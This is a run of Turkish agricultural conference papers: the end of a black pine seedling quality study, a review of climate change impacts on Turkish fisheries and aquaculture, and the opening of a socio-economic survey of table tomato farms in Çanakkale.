Fidan tipleri arasındaki geniş farklılıklar fidan tipi içinde de ortaya çıkmış olup, çıplak köklü fidanlarda FB 5.75 cm-18.83 cm, KBC 4.5 mm-10.72 mm arasında; tüplü fidanlarda ise FB 11.8 cm-28.4 cm, KBC 4.24 mm-8.5 mm arasında değişim göstermiştir. Fidan tipleri içerisindeki bu farklılıklar, fidan tipleri arasında da belirlenmiş olup varyans analizi sonucunda, fidan boyu ve kök boğazı çapı bakımından fidan tipleri arasında istatistiksel bakımdan anlamlı ($p \leq 0.05$) farklılık ortaya çıkmıştır. Benzer sonuçlar türün Çankırı ve Çerkeş Orman Fidanlıklarında yetiştirilen 2+0 yaşlı çıplak köklü ve tüplü fidanlarında da bulunmuştur [6].

TSE fidan kalite sınıflarına göre [8], her iki fidan tipinde de fidanların tamamı KBC bakımından kaliteli fidan sınıfında yer almıştır. FB bakımından ise tüplü fidanların tamamı 1. sınıfta, çıplak köklü fidanların ise %76'sı 1. sınıfta, %24'ü 2. sınıfta yer almıştır. İki farklı Orman Fidanlığında yetiştirilen 2+0 yaşlı tüplü ve çıplak köklü Anadolu karaçamı fidanlarında da benzer sonuçlara ulaşılmıştır [6]. Ancak Kızmaz [3], üç orman fidanlığında yetiştirilen 2+0 yaşlı Karaçam fidanlarında gerek boy ve gerekse kök boğazı çapı bakımından her bir fidanlık için farklı kalite sınıfları önerisinde bulunmuştur.

Sadece çıplak köklü fidanlarda boy sınıfı için uygulanabilen Ayırma (Diskriminant) analizi sonucunda TSE fidan kalite sınıflarının %98 oranında fidanlara uygun olduğu ortaya çıkmıştır. Üçler ve ark. [5] tarafından gerçekleştirilen çalışmada, TSE kalite sınıflarının Anadolu karaçamı fidanlarında boy bakımından % 87.8 oranında başarılı olduğunu belirlemişlerdir.

Korelasyon analizi sonucunda her iki fidan tipinde de fidan boyu ve kök boğazı çapı arasında istatistiksel bakımdan anlamlı ($p \leq 0.05$) pozitif ilişkiler ($r=0.413$ ve 0.627) tahmin edilmiştir. Benzer sonuçlar türün 2+0 yaşlı fidanları üzerinde gerçekleştirilen çalışmada da belirlenmiştir [6].

4. SONUÇ

Çalışmada elde edilen bulgular ışığında, çıplak köklü fidanlarda ortalama fidan boyu ve kök boğazı çapı değerleri 10.72 cm ve 4.50 mm bulunurken, bu değerler tüplü fidanlarda 18.83 cm ve 5.75 mm bulunmuştur. Varyans analizi sonucunda, fidan boyu ve kök boğazı çapı bakımından fidan tipleri arasında istatistiksel bakımdan anlamlı ($p \leq 0.05$) farklılık ortaya çıkmıştır. Çıplak köklü ve tüplü fidanlar arasındaki bu farklılık, türde fidan morfoloji ve kalitesinde fidan tipinin önemini de göstermektedir.

Türk Standartları Enstitüsü fidan kalite sınıflarına göre tüplü fidanların çıplak köklü fidanlara oranla daha yüksek kaliteli fidana sahip olduğu ortaya çıkmıştır. Ancak fidanlık aşamasında gerçekleştirilen bu çalışma, fidanların arazi performansları ile birlikte ilişkilendirilmelidir.

Fidan boyu ve kök boğazı çapı arasında istatistiksel bakımdan anlamlı ($p \leq 0.05$) pozitif ilişkiler türün fidanlık tekniği uygulamalarında kullanılabilir.

5. TEŞEKKÜR

Fidan temini ve veri toplanmasındaki katkılarından dolayı Eğirdir Orman Fidanlığı yönetim ve çalışanları ile Öğr. Gör. Samet DİRLİK'e teşekkür ederim.

6. KAYNAKÇA

- [1] Orman Genel Müdürlüğü, Ormancılık istatistikleri-2019. www.ogm.gov.tr, 2020, Ankara.
- [2] S. Ayan S, E.N.Yer, EN, O. Gülseven, "Türkiye'deki Toros sediri (*Cedrus libani* A. Rich.) ağaçlandırma sahalarının iklim tipi açısından değerlendirilmesi". Artvin Çoruh Üniversitesi Orman Fakültesi Dergisi, 18, 2, 2017.
- [3] M. Kızmaz, "Karaçam fidanlarının kalite sınıflarının belirlenmesi üzerine araştırmalar". Ormancılık Araştırma Enstitüsü Yayınları, Teknik Bülten No, 238-241, 7-36, 1993.
- [4] M. Yılmaz, "Karaçam fidanlarının kalite sınıflarının belirlenmesi üzerine araştırmalar". Ormancılık Araştırma Enstitüsü Yayınları, Teknik Bülten, 238-241, 5-37, 1995.
- [5] A.Ö. Üçler, S. Gülcü ve N. Bilir, "Anadolu karaçamı ve Kızılcıdam'da tohum kaynağı-morfolojik fidan kalitesi ilişkileri", II. Ulusal Fidancılık Sempozyumu, İzmir, 2000.

- [6] N.T. Tebeş, N. Seyedi ve N. Bilir, “Morphological Characteristics and Quality in Black Pine (*Pinus nigra* Arnold. subsp. *pallasiana*) Seedlings”. *International Journal of Latest Research in Science and Technology*, 4, 6, 2015.
- [7] SPSS, IBM SPSS Statistics for Windows, Version 20.0., NY: IBM Corp., 2011.
- [8] Anonim, “İğne yapraklı ağaç fidanları, TS 2265/Şubat-1988”. Türk Standartları Enstitüsü yayınları, 1988, Ankara.

İKLİM DEĞİŞİKLİĞİNİN SU ÜRÜNLERİ SEKTÖRÜNE ETKİLERİ

Gökhan Arslan¹, Pınar Oğuzhan Yıldız¹

¹*Atatürk Üniversitesi, Su Ürünleri Fakültesi, Erzurum, TURKEY*

gokhan.arslan@atauni.edu.tr

ORCID: 0000-0002-8634-8598

ÖZET

Su; İklim değişikliğinin Dünya ekosistemi üstünde etkilerini göstereceği ana kaynaklardan biridir ve toplumların geçim kaynaklarını ve refahını doğrudan etkilemektedir. Bilim insanlarına göre iklim değişikliğinin en önemli etkileri su döngüsünün bozulması ve su kalitesinin değişmesidir. İklim değişikliğinin etkileri en şiddetli şekilde, Dünya'daki su varlığı dağılımındaki değişiklikler ile suyun mevsimsel ve yıllık değişimlerinde hissedilmektedir. İklim değişikliğinin etkileri dünya çapında tatlı su kaynakları üstünde birçok farklı şekilde görülmektedir. Su ürünleri sucul ortamlardaki değişimlere karşı çok hassas olduğundan dolayı iklim değişikliğinin, yetiştiricilik ve balıkçılık sektörlerine de olumsuz etkileri kaçınılmazdır. Küresel ısınmanın neden olduğu yağış düzensizlikleri, balıkçılık kaynağı olarak kullandığımız birçok nehrin ve gölün kurumasına, dolayısıyla habitat kayıplarına neden olmuştur. Bazı hallerde aşırı yağışlar ve taşkınlar nedeniyle göl ve nehirlerde avlanabilecek balık stoklarında kayıplar meydana gelmiştir. İklim değişikliğine bağlı olarak gerçekleşen küresel ısınma, deniz sularının ısınmasına da neden olacağı için bu ortamlardaki canlıların ya koşullara uyum sağlayacakları ya da elverişli alanlara göç edecekleri bildirilmiştir. Kuraklık ve sellerin sıklığının artması özellikle kendi kendine yeterli olabilen alçak enlemlerdeki yerel sektörleri olumsuz etkilenecek, sürekli ısınmayla beraber belirli balık türlerinin dağılımı ve üretkenliği değişecek; bu durum balıkçılık ve su ürünleri ekonomik faaliyetlerini de olumsuz yönde etkileyecektir. Türkiye'de küresel ısınmaya karşı su kaynaklarının korunmasına yönelik çalışmalar, su kalitesinin korunmasına göl ve akarsuların uygun şekilde yönetilmesine yönelik çalışmalarla birlikte sürdürülmelidir. Ülkemizde, bilhassa son yıllarda, olumsuz etkilerini arttırarak hissettiren iklim değişikliği tehdidi karşısında, başta su kaynakları ve bu kaynaklara özünden bağımlı tarımsal faaliyetler, insan sağlığı, doğal yaşam ve balıkçılık kaynaklarının

karşılaşabileceği olumsuzluklar ancak kapsamlı ve bilinçli bir risk yönetimi planlaması ile minimuma indirgenebilir.

Anahtar Kelimeler: İklim Değişikliği, Su Ürünleri, Yetiştiricilik

EFFECTS ON THE FISHERY INDUSTRY OF CLIMATE CHANGE

ABSTRACT

Climate change is one of the biggest problems facing the world today. Climate change and water are very closely related. That; It is one of the main sources that climate change will affect the Earth's ecosystem and directly affects the livelihoods and welfare of societies. According to scientists, the most important effects of climate change are disruption of the water cycle and change in water quality. The effects of climate change are felt most severely in changes in the distribution of water resources on Earth and in seasonal and annual changes of water. The effects of climate change are seen in many different ways on freshwater resources around the world. As aquaculture is very sensitive to changes in aquatic environments, the negative effects of climate change on the aquaculture and fisheries sectors are inevitable. Precipitation irregularities caused by global warming have caused the drying of many rivers and lakes that we use as fisheries resources and thus habitat loss. In some cases, there has been losses of fish stocks that can be caught in lakes and rivers due to excessive rainfall and floods. Since global warming due to climate change will cause the warming of sea waters, it has been reported that the creatures in these environments will either adapt to the conditions or migrate to suitable areas. Increased frequency of droughts and floods will adversely affect local sectors, especially in low latitudes, which may be self-sufficient, with constant warming the distribution and productivity of certain fish species will change; This situation will adversely affect the economic activities of fisheries and aquaculture. efforts to protect water resources in Turkey against global warming, in accordance with the protection of water quality of lakes and rivers with efforts should be continued to be managed. In our country, especially in recent years, in the face of the threat of climate change, which has increased its negative effects, especially water resources and agricultural activities that are essentially dependent on these resources, human health, natural life and fisheries resources can only be minimized with a comprehensive and conscious risk management planning.

Keywords: Climate change, Fishery, Aquaculture

1. GİRİŞ

İklim değışikliği, günümüzde dünyanın karşı karşıya kaldığı en büyük sorunlardan birisidir. İklim değışikliği ile su çok yakından ilişkilidir. Bilim insanlarına göre iklim değışikliğinin en önemli etkileri su döngüsünün bozulması ve su kalitesinin değışmesidir Su; İklim değışikliğinin Dünya ekosistemi üstünde etkilerini göstereceği ana kaynaklardan biridir ve toplumların geçim kaynaklarını ve refahını doğrudan etkilemektedir. İklim değışikliğinin etkileri en şiddetli şekilde, Dünya'daki su varlığı dağılımındaki değışiklikler ile suyun mevsimsel ve yıllık değışimlerinde hissedilmektedir. Ayrıca iklim değışikliği, suyun geleceğinin daha muğlak olmasına sebep olmaktadır. İklim değışikliği farklı şekillerde (yağış miktarı ve tipi, zamanlaması, buharlaşma) havzaya giren su miktarını etkileyeceği gibi, su kullanım alışkanlıklarını da değıştirecektir. Bu da suya dayalı sektörlerde önemli bir soruna sebebiyet vermektedir [1, 2].

İklim değışikliğinin etkileri dünya çapında tatlısu kaynakları üstünde birçok farklı şekilde görülmektedir. İklim değışikliği hidrolojik döngüyü etkileyerek tatlı su kaynaklarının yönetimini değıştirmektedir. Örneğın, nehirlerin akış miktarlarındaki değışiklikler, nehir ve rezervuarlarda toplanan su miktarını, enerji üretimini ve yeraltı sularının geri beslenmesini etkilemektedir. Artan sıcaklıklardan dolayı artan buharlaşma, su kaynaklarında ve sulanan tarım alanlarında daha fazla tuzlanmaya sebep olmaktadır. İklim değışikliği öngöruları Türkiye'nin de içinde bulunduğu Akdeniz Havzası'nın sıcaklık artışından ve yağış azalmasından ciddi bir şekilde etkileneceğini göstermektedir [3].

Bu durumun su stresini arttırması ve kuraklıkların daha sık ve ciddi boyutlarda yaşanmasına yol açması, bunun sonucunda ise su kıtlıklarının, orman yangınlarında artışların, biyolojik çeşitlilik kaybının, tarım ve turizmde gelir kaybının yaşanacağı tahmin edilmektedir. Gıda, Tarım ve Hayvancılık Bakanlığı (Tarım ve Orman Bakanlığı) 2008 yılında yaşanan kuraklığın tarım sektörüne olan maliyetinin yaklaşık 1,5-2 milyar € olduğunu ve 435.000 çiftçinin kuraklıktan ciddi şekilde etkilendiğini açıklamıştır [3].

2. İKLİM DEĞİŞİKLİĞİNİN SU ÜRÜNLERİNE ETKİSİ

Tarihi açıdan bakıldığında insanlığın ilk gıda maddelerinden biri olan balık, besinsel öneminin yanı sıra balıkçılıkla uğraşanlar için de istihdam sağlayan ve gelir getiren bir sektör olmuştur. Yakın zamana kadar kendini yenileyebilir ve tükenmez olarak görülen sucul kaynakların, gelişen bilim ve bir dizi ciddi araştırma sonucunda yenilenebilir nitelikte olsa da, sonsuz nicelikte olmadığı anlaşılmıştır. Dünyamızın sürekli artmakta olan nüfusunun; gıda, ekonomi ve toplumsal refah açısından sucul kaynaklarının sürdürülebilir olması isteniyorsa, bu kaynakların daha iyi bir şekilde yönetilmesi gerektiği de bildirilmiştir [4].

Türkiye'yi çevreleyen farklı karakterlere sahip dört ayrı deniz, balık türleri açısından büyük zenginliğe sahiptir. Karadeniz'de 247, Marmara'da 200, Ege Denizi'nde 300 ve Akdeniz'de 500 dolayında balık türü bulunduğu ifade edilmesine rağmen, bu türlerin birçoğu yok olma noktasına gelmiştir. Bu durumun birçok nedeni bulunmaktadır ancak iklim değişikliği bu durumun önemli faktörlerinden birisidir [5].

Küresel ısınmanın neden olduğu yağış düzensizlikleri, balıkçılık kaynağı olarak kullandığımız birçok nehrin ve gölün kurumasına, dolayısıyla habitat kayıplarına neden olmuştur. Bazı hallerde aşırı yağışlar ve taşkınlar nedeniyle göl ve nehirlerde avlanabilecek balık stoklarında kayıplar meydana gelmiştir. Örneğin su sıcaklığına bağlı olarak sürü oluşturan hamsi balıklarının kar yağışının olmayışı ve su sıcaklığının 16–17 °C'lere düşmemesi nedeniyle kıyılarımıza gelişi gecikmiş veya sürü oluşturamamışlardır [6].

İklim değişikliğine bağlı olarak gerçekleşen küresel ısınma, deniz sularının ısınmasına da neden olacağı için bu ortamlardaki canlıların ya koşullara uyum sağlayacakları ya da elverişli alanlara göç edecekleri bildirilmiştir. Araştırmacılar artan sıcaklığa bağlı olarak tropikal türlerin Süveyş kanalını geçerek Akdeniz havzasının güneyini istila etmeye başladıklarını, mevcut türlerin de güneyden kuzeye doğru çıktıklarını saptamışlardır [7]

Son yüzyılda yaşanan hızlı sanayileşme ve buna bağlı sera gazlarındaki artış atmosferik sıcaklığın, bazı bölgelerde yarım dereceye varan artışına neden olmuştur. Atmosferdeki değişime bağlı olarak okyanus ve denizlerde de ortalama sıcaklıklarda değişim meydana gelmiştir. Küresel ölçekteki değişimin yansıması olarak Karadeniz su kütesinin fiziksel özelliklerinde de değişimler meydana gelmiş ve son on yılda özellikle su sıcaklığında yükselme eğilimi gözlenmiştir [1].

Global iklim değişikliğinin Türkiye balıkçılığına ve tüm su ürünleri sektörüne olan etkileri hissedilmeye başlamıştır ve bu etkilerin giderek artması beklenmektedir. Şu ana kadar yapılan gözlem ve araştırmalara göre, sıcaklık dalgalanmaları ve yağışların azalması balık popülasyonlarının dağılımını ve bolluğunu etkilemektedir [7].

Bu sonuca etkisi olan başka bir etmen de kıyısız bölgelerde artan turizm ve sanayi tesisleridir. Bu nedenle de, kısa vadede kıyı bölgelerde kurulu olan endüstriyel işletmelerdeki arıtma tesislerinin çalıştırılmasını sağlamak gerekmektedir [8].

Kuraklık ve sellerin sıklığının artması özellikle kendi kendine yeterli olabilen alçak enlemlerdeki yerel sektörleri olumsuz etkileyecek, sürekli ısınmayla beraber belirli balık türlerinin dağılımı ve üretkenliği değişecek; bu durum balıkçılık ve su ürünleri ekonomik faaliyetlerini olumsuz etkileyecektir Kibaroglu [9]

Denizlerde balıkların göç, yumurtlama, beslenme gibi faaliyetleri su sıcaklığına bağlıdır. Bir balık türünün yaşam süresi ve gelişimi çeşitli çevresel parametrelerin etkisi altındadır. Ancak sıcaklığın

iklimsel olarak değişimi balık miktarının konumunda ve tespitinde önemli rol oynamaktadır. İklimsel değişimler yumurtlama ve beslenme bölgelerinin yerlerini değiştireceğinden balık sürülerinde yerleri ve türleri üzerinde önemli değişiklikler oluşturmaktadır Kayhan vd. 2015. [10]

Başlangıçta tanımlanmamış olsa da 1940'lı yıllardan itibaren küresel ısınmanın etkisi Türkiye denizlerinde kendisini göstermeye başlamıştır. Bunun en önemli kanıtı Hint Okyanusu ve Kızıl Deniz kökenli canlıların Süveyş Kanalı yoluyla denizlerimize ulaşmalarıdır. Akdeniz'de bulunduğu bilinen 650 balık türünden 90 adedinin endemik türler olmadığı, bunların 59 adedinin Süveyş Kanalı yoluyla Akdeniz'e girdiği ifade edilmektedir. Erdoğan sağlam [11]

Deniz seviyesi ve deniz suyunun sıcaklığının yükselmesine bağlı olarak, deniz ürün çeşitliliğinin ve denizden yararlanmanın azalacağı düşünülmektedir. Yosun çiçeklenmesi gibi bazı patojen vibriyolar üremekte balık ve deniz ürünlerinin tüketimine bağlı olarak gıda zehirlenmeleri riskini artırmaktadır.

3. SONUÇ

Türkiye'de küresel ısınmaya karşı su kaynaklarının korunmasına yönelik çalışmalar, su kalitesinin korunmasına göl ve akarsuların uygun şekilde yönetilmesine yönelik çalışmalarla birlikte sürdürülmelidir. Bu kaynakların ve bunları besleyen akarsuların çevresinde gelişi güzel kimyasal gübre ve zirai mücadele ilacı kullanmakta kirliliğe ve su kalitesinin bozulmasına neden olmaktadır. Buzullarda erimeler, kar ve buz yoğunluğunda azalmalar, tuzluluk ve oksijen dolaşımında değişiklikler, buzla kaplı göllerin sayısının ve genişliğinin artması, dağlarda ve kutuplarda sürekli buzla kaplı alanlardaki dengenin bozulması, su sıcaklıklarının artması, ilkbaharda oluşan seller, nehir ve akarsularda değişen termal yapı ve su kalitesi küresel ısınmanın diğer sonuçlarıdır. Ülkemizde, bilhassa son yıllarda, olumsuz etkilerini arttırarak hissettiren iklim değişikliği tehdidi karşısında, başta su kaynakları ve bu kaynaklara özünden bağımlı tarımsal faaliyetler, insan sağlığı, doğal yaşam ve balıkçılık kaynaklarının karşılaşılabileceği olumsuzluklar ancak kapsamlı ve bilinçli bir risk yönetimi planlaması ile minimuma indirgenebilir.

4. KAYNAKÇA

- [1] S. Mol ve H. Doğruyol, "İklim değişikliğinin su ürünlerine ve tüketimine etkisi." Journal of FisheriesSciences.com, vol. 6, pp. 341-356, 2012.
- [2] Anonim, "Su kaynakları yönetimi ve iklim değişikliği". <http://suyonetimi.ankara.edu.tr/>. [Erişim tarihi: 13.01.2020].

- [3] Anonim, “Türkiye’de Suyun Durumu ve Su Yönetiminde Yeni Yaklaşımlar: Çevresel Perspektif,” <https://dkm.org.tr/uploads/yayinlar/1585596920469.pdf>. [Erişim tarihi: 13.01.2020].
- [4] K.G. Kurtar, “Balıkçılık politikalarında küresel gelişmeler kapsamında ülkemizde devlet yardımlarına bakış.” Tarım ve Köyişleri Bakanlığı Dış İlişkiler ve Avrupa Birliği Koordinasyon Dairesi Başkanlığı, AB Uzmanlık Tezi, Ankara, 2008.
- [5] Anonim, “Türkiye’de Balıkçılık.” <https://tr.wikipedia.org/>. [Erişim tarihi: 13.01.2020].
- [6] Anonim, “Aşırı avcılık ve küresel ısınma balıkçılığı kötü etkiliyor!” <https://www.evrensel.net/haber>. [Erişim tarihi: 10.10.2017].
- [7] A. Demir, “Küresel İklim Değişikliğinin Biyolojik Çeşitlilik ve Ekosistem Kaynakları Üzerine Etkisi.” Ankara Üniversitesi Çevre Bilimleri Dergisi, vol. pp. 37-54, 2009.
- [8] A. Kılıç, “Küresel Isınmanın Su Canlıları Üzerine Muhtemel Etkileri”. Kemaliye 5. Geleneksel Su Ürünleri Bilimsel ve Kültürel Platformu (Ulusal), Erzincan, Kemaliye, 2008.
- [9] A. Kibaroğlu, “Küresel iklim değişikliğinin sınıraşan su kaynakları politikasına etkileri”. TMMOB 2. Su Politikaları Kongresi, Ankara, 2008.
- [10] F.G. Kayhan, G. Kaymak, Ş. Tartar, C. Akbulut, H.Y. Esmer ve N.D. Yön Ertuğ, “Küresel ısınmanın balıklar ve deniz ekosistemleri üzerine etkileri”. Erciyes Üniversitesi Fen Bilimleri Enstitüsü Dergisi, vol. 31, pp. 128-134, 2015.
- [11] N. Erdoğan Sağlam, E. Düzgüneş ve İ. Balık, “Küresel Isınma ve İklim Değişikliği”. E.Ü. Su Ürünleri Dergisi, vol. 25, pp. 89-94, 2008.

AÇIK ALANDA SOFRALIK DOMATES ÜRETİMİ YAPAN İŞLETMELERİN SOSYO-EKONOMİK ÖZELLİKLERİ: ÇANAKKALE İLİ MERKEZ İLÇE ÖRNEĞİ

Eylem Durmuş¹, Arif Semerci¹

¹*Çanakkale Onsekiz Mart Üniversitesi, Ziraat Fakültesi, Çanakkale, TURKEY*

eylemdurmus@comu.edu.tr

ORCID: 0000-0002-5749-0317

ÖZET

Domates; dünyada en çok üretilen, tüketilen ve ticarete konu olan bir tarım ürünüdür. Üretimi ve yaygın kullanımın yanı sıra farklı kullanım alanlarıyla da yetiştiriciliğinin yapıldığı ülke ekonomisi için önemli bir yer tutmakta ve gelir ve istihdam kaynağı olmaktadır. Türkiye sebze üretim değerinde domatesin payı ise %2 civarındadır. Çanakkale ili, ülke sofralık domates üretiminde %4,5, üretim değerinde de %4,8 paya sahiptir. İl ekonomisine getirisi bakımından ilk sırada yer alan sofralık domates, ilin sebze üretim değerinin %57,9'unu oluştururken, bu üretim değerinde sofralık domatesin payı %73,1'dir. Bu çalışmada Çanakkale ili Merkez ilçede, açık alanda sofralık domates üretimi yapan işletmelerin sosyo-ekonomik özelliklerinin belirlenmesi amaçlanmıştır. Çalışmada kullanılan veriler, "Tabakalı Örneklem Yöntemi" ile belirlenen 99 adet sofralık domates üretim işletmesinden anket yoluyla elde edilmiştir. İncelenen işletmelerde yapılan araştırma sonuçlarına göre; üreticilerin ortalama yaşı 51, sofralık domates üretimindeki ortalama mesleki tecrübeleri 28 yıl olarak belirlenmiştir. Üreticilerin %44,4'ü ilkököl mezunu, %21,2'si ortaokul mezunu, %25,3'ü lise mezunu, %3,0'ü Meslek Yüksekokulu mezunu ve %6,1'i lisans mezunudur. Araştırma kapsamındaki işletmelerde ortalama bitkisel üretim değeri 1.077.816 Türk Lirası, sofralık domatesin üretim değerindeki payı ise %12,5 olarak tespit edilmiştir. Araştırma kapsamındaki işletmelerde ortalama sofralık domates ekim alanı 18 dekar, üretim miktarı 129.078 kilogram, birim alandan elde edilen verim ise 6.884 kilogram/dekar olarak hesaplanmıştır. Sofralık domates üretimi yapan işletmelerin %39,4'ü tarımsal kredi kullanmakta olup, üreticilerin %87,2'si kredi kullanımında ilk sırada Türkiye Cumhuriyeti Ziraat Bankası'nı tercih etmişlerdir. Kredi

kullanan işletmelerde ortalama kredi kullanım değeri ise 4.957 Türk Lirası/dekar olarak belirlenmiştir. Çalışmada sofralık domateste üretimden pazarlamaya kadar oluşan süreçte karşılaşılan temel problemler incelenmiş ve karşılaşılan sorunlara yönelik çözüm önerilerinde bulunulmuştur.

Anahtar Kelimeler: Sofralık Domates, Sosyo-Ekonomi, Çanakkale

SOCIO-ECONOMIC CHARACTERISTICS OF ENTERPRISES PRODUCING TABLE TOMATOES IN OPEN FIELD: THE EXAMPLE OF THE CENTRAL DISTRICT OF ÇANAKKALE PROVINCE

ABSTRACT

Tomatoes; It is the most produced, consumed and tradable agricultural product in the world. In addition to its production and widespread use, it has an important place in the economy of the country where it is cultivated, and it is a source of income and employment. Çanakkale province has 4,5% share in the country's table tomato production and 4,8% share in the production value. Table tomatoes, which ranks first in terms of its income to the provincial economy, constitutes 57,9% of the vegetable production value of the province, while the share of tomatoes in this production value is 73,1%. In this study, it has aimed to determine the socio-economic characteristics of the enterprises producing table tomatoes in the open field in the central district of Çanakkale province. The data used in the study were obtained through a questionnaire from 99 table tomatoes production enterprises determined by the "Stratified Sampling Method". According to the research results; The average age of producers is 51 years, and their average professional experience in table tomato production is 28 years. 44,4% of the producers are primary school graduates, 21,2% are secondary school graduates, 25,3% are high school graduates, 3,0% are vocational school of higher graduates and 6,1% are undergraduate graduates. In the enterprises within the scope of the research, the average vegetable production value was determined as 1.077.816 Turkish Liras and the share of table tomatoes in the production value was determined as 12,5%. In the enterprises within the scope of the research, the average tomato cultivation area is 18 decares, the production amount is 129.078 kilograms, and the yield per unit area is 6.884 kilograms/decare. 39,4% of enterprises engaged in the production of table tomatoes is to use agricultural credit, 87,2% of producers that use of credits have chosen the Republic of Turkey and Ziraat Bank. Average credit value in enterprises using

credit is determined as 4.957 Turkish Liras/decare. after the abstract. In the study, the main problems faced in the process from production to marketing in table tomatoes were examined and solutions were offered for the problems faced.

Keywords: *Table Tomatoes, Socio-Economic, Çanakkale*

1. GİRİŞ

Domates; mineral, vitamin, esansiyel aminoasit ve organik asit bakımından zengin bir kaynaktır. Yapısında A, C, E ve K vitaminlerinin yanı sıra demir ve fosfor gibi mineralleri de içermektedir. Ayrıca kalori ve yağ oranı düşük olan domates, kolesterol içermeyen iyi bir besin lifi deposudur [1]. Sağlıklı beslenme açısından önemli bir ürün olmasına ek olarak gıda sanayinde konserve, salça, turşu, sos ve ketçap gibi kullanım alanlarının varlığı sebebiyle [2] dünyada ve Türkiye’de en çok üretilen, tüketilen ve ticarete konu olan ürünlerin başında gelmektedir [3]. Dünyanın hemen her bölgesinde üretilen domates, yetiştiriciliği yapılan ülkeler ve kırsal kesim için önemli bir istihdam ve gelir kaynağıdır [4].

Birleşmiş Milletler Gıda ve Tarım Örgütü (FAO)’nün 2019 yılı verilerine göre, Dünyada sebze ekim alanları 59.689.174 hektardır. Bunun %8,4’ü domates ekim alanlarından oluşmaktadır. Türkiye’de ise sebze ekim alanı 747.417 hektardır. Bunun %24,3’ü domates ekim alanıdır. Dünyada sebze üretimi 2019 yılı rakamlarına göre 1.130.203.768 tondur ve üretim miktarının %16,0’sını domates üretimi oluşturmaktadır. Aynı yıl itibariyle Türkiye’de sebze üretim miktarı 25.338.974 ton olup bunun %50,7’ini domates üretimidir [5].

Türkiye’de domates üretim miktarının %68,8’i sofralık iken %31,2’i salçalıktır [6]. Üretilen miktarın oldukça önemli bir kısmı sofralık olarak gerçekleşmektedir. Sofralık domatesin yaklaşık %4,50’lik kısmı Çanakkale’de üretilmekte olup 2019 yılı itibariyle Türkiye sofralık domates üretim miktarına göre iller sıralamasında Çanakkale 5. sırada yer almaktadır [7].

2019 yılında Çanakkale ilinin sofralık domates ekim alanı 54.070 dekar, üretim miktarı ise 397.003 tondur [8]. İlde yetiştirilen ürünlerin, il ekonomisine getirisi bakımından ürünler sıralamasında ise sofralık domates birinci sırada yer almaktadır. İlde bitkisel üretimden elde edilen gelir 5.251.625.210 TL olup bunun %13,5’lik kısmı sofralık domatesten sağlanmaktadır [9].

Bu bağlamda domates yetiştiriciliği özelinde sofralık domates üretimi, il için önemli bir gelir kaynağı olup önem arz etmektedir. Bu çalışmada, Çanakkale ilinin Merkez ilçesinde, açık alanda sofralık domates üretimi yapan işletmelerin sosyo-ekonomik özelliklerinin incelenmesi amaçlanmıştır. Araştırma alanının Merkez ilçe olarak seçimi, standart bir saha çalışmasının yapılmasındaki zorluklara, zaman ve maddi olanakların sınırlılığına atfedilebilir. Bunun yanı sıra Merkez ilçe, sofralık domates ekim alanların %23,0’ünü ve üretim miktarının %23,8’ini oluşturarak ilçeler sıralamasında birinci sırada yer almakta ve dikkate değer bir temsil gücü barındırmaktadır.

2. MATERYAL VE YÖNTEM

Çalışmanın ana materyalini, Çanakkale ilinin Merkez ilçesinde sofralık domates üretim faaliyetinde bulunan ve örnekleme çalışması sonucu tespit edilen 99 sofralık domates üretim işletmesinden elde edilen 2019 yılına ait yatay kesit verileri oluşturmaktadır. Verilerin değerlendirilmesinde ve analiz edilmesi temel tanımlayıcı istatistiklerden yararlanılmıştır. Yürütülen araştırmada incelenen işletmelerde sadece sofralık domates üretim faaliyetleri incelenmiştir. Araştırmada hacmin belirlenmesinde kullanılan Tabakalı Tesadüfi Örnekleme Yöntemlerinden “Neyman Yöntemi” formülü aşağıda verilmiştir [10]:

$$n = \frac{\sum(Nh Sh)^2}{N^2 D^2 + \sum Nh (Sh)^2} \quad (1)$$

n= Örnek hacmi

N_h = h. tabakadaki birim sayısı (frekans)

S_h = h. tabakanın standart sapması

N= Toplam birim sayısı

D= Kabul edilebilir hata payı (d/z)

d= Ortalamadan sapma (%)

z= t dağılım çizelgesinde (N-1) serbestlik derecesi ve belirli bir güven sınırına ait “t” değeri

Örnek hacminin belirlenmesinde %1 hata payı, %95 güven sınırları içerisinde çalışılmıştır. Örnekleme çalışması sonucunda anket uygulanacak 99 adet sofralık domates işletmesi tespit edilmiştir.

Örnek hacmi oluşturan işletmeler, standart sapma ve varyasyon katsayıları dikkate alınarak; 2-5 dekar, 5,01-10 dekar, 10,01-15 dekar, 15,01 ve üzeri dekar olmak üzere 4 gruba ayrılmıştır.

Her bir gruba giren örnek sayıları (n_h),

$$nh = \frac{Nh}{N} * \left(\frac{n}{\sum N_h S_h} \right) \quad (2)$$

eşitliği ile bulunmaktadır. Buna göre birinci grupta ana kitledeki 99 işletmeden 13’ü, ikinci grupta 23’ü, üçüncü grupta 16’sı ve dördüncü grupta 47’si yer almaktadır.

3. BULGULAR

3.1. İncelenen İşletmelerin Sosyo- Ekonomik Özellikleri (Socio-Economic Characteristics of Enterprises)

İncelenen işletmelerde, üreticilerin ortalama yaşı 51,7, sofralık domates üretimindeki mesleki deneyimleri 28,1 yıl olup üreticiler işletmede ortalama 154,9 gün çalışmaktadır. Gruplar itibariyle incelendiğinde 2. grupta yer alan üreticilerin daha genç oldukları görülmektedir. Üreticilerin %44,4’ü

ilkokul mezunu, %21,2'si ortaokul mezunudur ve ortalama eğitim süresi 8,3 yıl olarak saptanmıştır. Üreticilerin ortalama mesleki tecrübeleri 28,1 yıl olup gruplar itibariyle incelendiğinde 1. grupta yer alan üreticilerin daha deneyimli oldukları görülmektedir. 1. Grupta yer alan üreticilerin yaş ortalamalarının daha yüksek olması sebebiyle sofralık domates üretimindeki mesleki tecrübelerinin daha yüksek olduğu düşünülmektedir (Tablo 1).

İşletmelerde toplam nüfus 312, ortalama nüfus ise 3,1 kişidir. Toplam nüfusun %54,5'ini erkekler, %45,5'ini kadınlar oluşturmaktadır.

Tablo 1. İncelenen İşletmelerin Sosyo-Ekonomik Özellikleri

	1.grup (13 işletme)	2.grup (23 işletme)	3.grup (16 işletme)	4.grup (47 işletme)	Genel
Üreticinin Yaşı (yıl)	56,3	49,0	54,7	50,7	51,7
Eğitim (yıl)	7,9	8,5	7,7	8,6	8,3
Mesleki Tecrübe (yıl)	32,1	24,5	28,6	28,6	28,1
İşletmede Çalışılan Gün Sayısı	154,6	146,1	158,1	158,2	154,9
İşletme Nüfusu (kişi)	2,5	3,0	2,7	3,5	3,1
Sofralık Domates Alanı (dekar)	4,1	9,3	14,1	27,8	18,2
Bitkisel Üretim Alanı (dekar)	28,7	37,8	53,2	68,8	54,9

